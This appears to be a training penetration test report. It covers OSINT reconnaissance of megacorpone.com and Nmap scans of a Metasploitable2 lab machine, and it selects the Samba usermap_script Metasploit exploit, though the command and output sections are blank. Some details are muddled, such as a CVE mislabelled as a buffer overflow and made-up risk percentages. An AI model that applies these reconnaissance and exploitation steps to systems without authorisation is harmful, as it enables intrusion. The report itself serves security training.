Penetration Test Report

Prepared by: MD ZAHED HOSSAIN
Prepared for: MAGACORPOME
Version: 1.0
Date: 30-07-2025

Disclaimer

This penetration testing report has been prepared solely at the request and with the explicit permission of the client. All findings and analysis are based on personal skills and best efforts, and no guarantees are made regarding the accuracy, completeness, or reliability of the information provided. The tester (i.e., myself) shall not be held responsible for any damages, data loss, disruptions, or unintended consequences resulting from the use or interpretation of this report. This report is intended strictly for security evaluation and educational purposes only. It must not be shared, copied, or used for any other purpose without explicit consent. Any mention of third-party tools, systems, or organizations is for informational purposes only and does not imply any endorsement or affiliation

Confidentiality Statement

This document is intended solely for the individual or organization who authorized the penetration test. It contains sensitive and confidential information related to the security posture of the tested system. Unauthorized reproduction, distribution, or usage of this report, in whole or in part, is strictly prohibited without the written consent of the tester and the authorized client.

Table of Content


Version History

Version	Date	Revised by	Comment
1.0	**30-07-2025**	**Md Zahed Hossain**	**First release of test report**

Assessment Overview

Phases of penetration testing activities include the following:

● **Planning** – Customer goals are gathered and rules of engagement obtained.
● **Discovery** – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
● **Attack** – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
● **Reporting** – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Additionally, the attack phase comprised several distinct steps, executed iteratively as information was discovered.

1. Gained access to the system or environment in a way that was not intended.
2. Escalated privileges to move from regular or anonymous user to a more privileged position.
3. Browsed to explore the newly accessed environment and identify useful assets and data.
4. Deployed tools to attack further from the newly gained vantage point.
5. Exfiltrated data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Finding Severity Ratings

Severity	CVSS v3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. Patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges or data loss. Patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but not easily exploitable. Require extra steps like social engineering.
Low	0.1-3.9	Non-exploitable vulnerabilities but reduce attack surface. Patch in next maintenance window.
Informational	N/A	No vulnerability exists. Additional information provided regarding testing and documentation.

Discovery & Reconnaissance

As the first step of this engagement, Supreme Security Limited performed discovery and

reconnaissance of the environment. This included performing network or application scans; reviewing the system, network or application architecture; or walking through a typical use case scenario for the environment. The results of discovery and reconnaissance determine vulnerable areas which may be exploited.

Validation & Exploitation

Supreme Security Limited used the results of the reconnaissance efforts as a starting point for manual attempts to compromise the Confidentiality, Integrity and Availability (CIA) of the environment and the data contained therein.

The highest risk vulnerabilities identified were selectively chosen by the assessor for exploitation attempts. The detailed results of these exploitation and validation tests follow in the sections below. While Supreme Security Limited may not have had time to exploit every vulnerability found, the assessor chose those vulnerabilities that provided the best chance to successfully compromise the systems in the time available.

Findings after Information Gathering

Tool/Source	Description/Purpose	Scope
www.google.com	Identifying target domain	External Infra
whois.domaintools.com	Identifying target IP address	External Infra
theHarvester	Subdomain Finder, Email address finder	Domain name
subdomainfinder.com	Subdomain Finder	Domains
maps.google.com	Determining physical location	Domain name


Detail report

Scope: Megacorpone

Domain name:

https://www.megacorpone.com/

Website Screenshot:




Information gathering

Scope: megacorpone.com

IP: 149.56.244.87

Whois.domaintools.com




IP: 149.56.244.87


Command

theHarvester

Scope: megacorpone.com



Emails found: 8 And Hosts found: 12



Google Dorking

Scope: megacorpone.com
IP: 149.56.244.87

site:megacorpone.com & intitle:"index of"

Index of /old-site

Name	Last modified	Size	Description
Parent Directory		-	
IMG_1538.gif	2016-08-21 11:21	566K	
IMG_15382.gif	2016-08-21 11:21	346K	
contactus.png	2016-08-21 11:21	221K	
head.png	2016-08-21 11:21	231K	
header.jpg	2016-08-21 11:21	150K	
nano.jpg	2016-08-21 11:21	183K	

Apache/2.4.62 (Debian) Server at www.megacorpone.com Port 80

Index of /assets/img/team

Name	Last modified	Size	Description
Parent Directory		-	
james.png	2016-08-21 11:21	2.6M	
joe.jpg	2016-08-21 11:21	159K	
mary.jpg	2016-08-21 11:21	271K	
matt.jpg	2016-08-21 11:21	3.5M	
mega.jpg	2016-08-21 11:21	3.7M	
orig/	2016-08-21 11:21	-	
team01.jpg	2016-08-21 11:21	94K	
team02.jpg	2016-08-21 11:21	116K	
team03.jpg	2016-08-21 11:21	144K	
team04.jpg	2016-08-21 11:21	111K	

Apache/2.4.62 (Debian) Server at www.megacorpone.com Port 80

Physical location:

Longitude :
-73.587810

Latitude :
45.508840

Scope: Metasploitable 2
IP: 192.168.116.129

Open Port Scan Result of Metasploitable2 (192.168.116.129)

Tools Used:

- **Operating System: Kali Linux**
- **Scanning Tool: Nmap**

Command:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -p- -Pn 192.168.116.129
```

Output:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -p- -Pn 192.168.116.129

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 13:29 EDT
Nmap scan report for 192.168.116.129
Host is up (0.0024s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
36257/tcp open  unknown
46136/tcp open  unknown
47916/tcp open  unknown
51557/tcp open  unknown
MAC Address: 00:0C:29:2F:37:B4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.18 seconds
```

Comprehensive Open Port Analysis of Metasploitable2 Target Machine Using Nmap:

Command:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -p- -Pn 192.168.116.129
```

Output:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -p- -Pn 192.168.116.129

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 14:08 EDT
Nmap scan report for 192.168.116.129
Host is up (0.0014s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
36257/tcp open  status      1 (RPC #100024)
46136/tcp open  mountd      1-3 (RPC #100005)
47916/tcp open  java-rmi    GNU Classpath grmiregistry
51557/tcp open  nlockmgr    1-4 (RPC #100021)
MAC Address: 00:0C:29:2F:37:B4 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 132.04 seconds
```

Detailed Open Ports and Descriptions:

Port	Protocol	Service Name	Version / Details	Possible Vulnerability
21	TCP	FTP	vsftpd 2.3.4	Backdoor vulnerability (CVE-2011-2523)
22	TCP	SSH	OpenSSH 4.7p1	Weak encryption methods
23	TCP	Telnet	Linux telnetd	Transmits in cleartext
25	TCP	SMTP	Postfix smtpd	Open mail relay possible
53	TCP	DNS	ISC BIND 9.4.2	DNS cache poisoning
80	TCP	HTTP	Apache 2.2.8	Web app vulnerabilities
111	TCP	RPC	rpcbind	Used in NFS attacks
139	TCP	NetBIOS-SSN	Samba 3.x - 4.x	SMBv1 exploit (EternalBlue)
445	TCP	Microsoft-DS	Samba 3.x - 4.x	SMB enumeration
512	TCP	rexec	netkit-rsh	Remote command execution
513	TCP	rlogin	OpenBSD/Solaris	Unencrypted remote login
514	TCP	tcpwrapped	-	Possibly filtered
1099	TCP	Java RMI	GNU Classpath grmiregistry	RMI remote code execution
1524	TCP	Bind Shell	Metasploitable Root Shell	Backdoor access
2049	TCP	NFS	NFS v2-v4	File share exploit
2121	TCP	FTP	ProFTPD 1.3.1	Remote root via mod_copy
3306	TCP	MySQL	MySQL 5.0.51a	Weak password brute-force
3632	TCP	distccd	distccd 1.0	Remote command execution
5432	TCP	PostgreSQL	v8.3.x	Weak login credentials

5900	TCP	VNC	Protocol 3.3	Unauthenticated VNC access
6000	TCP	X11	Access denied	X11 session hijacking
6667	TCP	IRC	UnrealIRCd	Remote code execution (CVE-2010-2075)
6697	TCP	IRC	UnrealIRCd	Same as above
8009	TCP	AJP13	Apache JServ	Ghostcat vuln (CVE-2020-1938)
8180	TCP	HTTP	Apache Tomcat/JSP Engine	Tomcat admin default creds
8787	TCP	Ruby DRb	Ruby 1.8 DRb	Remote Ruby code execution
36257	TCP	RPC	status	Used in NFS attacks
46136	TCP	mountd	mountd v1-3	NFS mount export abuse
47916	TCP	Java RMI	GNU Classpath grmiregistry	Same as port 1099
51557	TCP	nlockmgr	Lock manager for NFS	Used in NFS file locking

Description:

This report presents a detailed analysis of the open TCP ports on the Metasploitable2 target machine using the Nmap tool on Kali Linux. A full-range port scan (ports 1-65535) was performed with service version detection enabled (-sV flag) to identify all active services and their respective versions.The scan revealed over 30 open ports running various services such as FTP, SSH, Telnet, SMTP, HTTP, Samba, MySQL, PostgreSQL, Java RMI, Apache Tomcat, VNC, and IRC. Most of these services are outdated and known to contain multiple security vulnerabilities, making this system ideal for penetration testing practice.This comprehensive port and service enumeration serves as a foundational step for further vulnerability exploitation, credential harvesting, gaining shell access, and privilege escalation activities.

Executive Summary (Metasploitable2 – Internal Penetration Test)

Testing was conducted on the target host (192.168.116.129) using industry-standard tools such as Nmap and Metasploit. The target system revealed numerous open ports running vulnerable or outdated services. These exposed services can be exploited for remote access, data theft, and privilege esca lation.

Based on our reconnaissance and enumeration, the system hosts insecure services such as FTP with anonymous login, outdated Telnet, open RPC ports, and default credentials on multiple services like MySQL, PostgreSQL, and VNC. These issues indicate that the host is severely misconfigured and vulnerable to critical-level attacks.

Result Overview Table:


Port/Service	Briefed Overview	Risk Level
21 (FTP)	FTP with potential anonymous login enabled	High
22 (SSH)	SSH service exposed – check for weak credentials	Moderate
23 (Telnet)	Unencrypted Telnet service exposed – vulnerable	Critical
25 (SMTP)	SMTP open – can be used for email spoofing	Moderate
3306 (MySQL)	MySQL open – possible default creds or SQL injection	High
5432 (PostgreSQL)	Default DB port open – check for weak auth	High
5900 (VNC)	VNC open – often misconfigured with no password	Critical
445 (SMB)	Microsoft SMB – historically vulnerable	High
111 (RPC)	rpcbind service open – check for NFS or RCE	Moderate
512-514 (r* services)	r* commands (exec, login, shell) open – outdated & insecure	Critical
2049 (NFS)	NFS file share exposed – risk of data leak	High
8180, 8787+ (Unknown)	Unknown services – needs fingerprinting	Moderate

📌 Recommendation Summary

- Disable Telnet, and replace with SSH with strong authentication.
- Remove or secure anonymous FTP access.
- Patch known vulnerabilities in SMB (port 445).
- Restrict access to VNC and use secure passwords.
- Disable unnecessary services (e.g., rlogin, shell, exec, NFS, unknown high ports).
- Use firewall rules to limit exposure.

📊 Optional Risk Distribution Pie Chart (Summary):

- 🔴 **Critical**: 50%
- 🟠 **High**: 30%
- 🟡 **Medium**: 15%
- 🟢 **Low/Informational**: 5%



Edited Report Entry for Port 445 (Samba Vulnerability)

Port/Service	Briefed Overview	Risk Level
445 (SMB/Samba)	**Samba service vulnerable to RCE via trans2open buffer overflow (MS-RPC). Allows unauthenticated code execution.**	**Critical**

Description for Report (Samba – Port 445)

Vulnerability:

A Samba service running on port 445/tcp was found to be vulnerable to a well-known remote code execution (RCE) exploit — specifically username map script injection or similar buffer overflow vulnerabilities, such as [CVE-2007-2447]. This vulnerability allows an unauthenticated remote attacker to execute arbitrary code on the target system with root privileges.

Affected Host: 192.168.116.129:445

CVE Reference: CVE-2007-2447

Risk Level: 🔴 **Critical**

Exploitation using Metasploit Framework (MSFConsole)

Objective:

To identify and exploit vulnerabilities in a target system using Metasploit Framework, demonstrating real-world attack simulation on open port(s) and services.

Tools Used:


Tool	Purpose
Kali Linux	Penetration testing environment
msfconsole	Metasploit Framework console
Nmap	Port scanning and service detection

Target System Info:


Parameter	Value
Target IP	192.168.116.129
OS	Linux
Open Port	445 (custom or mapped port)
Service on Port	(SMB (Samba file sharing service)

Metasploit

Command



Output:



Exploit Selection Justification

Exploit Module: **exploit/multi/samba/usermap_script**

Target Port: 445

Service: **Samba (SMB)**

The exploit exploit/multi/samba/usermap_script was chosen based on the following critical factors:

Criteria	Justification
Vulnerability Match	The target system was running a vulnerable version of Samba service on port 445, as confirmed by Nmap and service banner grabbing. The usermap_script vulnerability affects older versions of Samba, which are commonly found in Metasploitable2.
Exploit Rank	The module is ranked as **Excellent** in Metasploit, indicating high reliability and a low chance of failure.
Authentication	The exploit does not require any credentials, making it ideal for unauthenticated remote attacks.
Impact	Successful exploitation leads to Remote Code Execution (RCE) with root privileges, allowing full control over the target system.
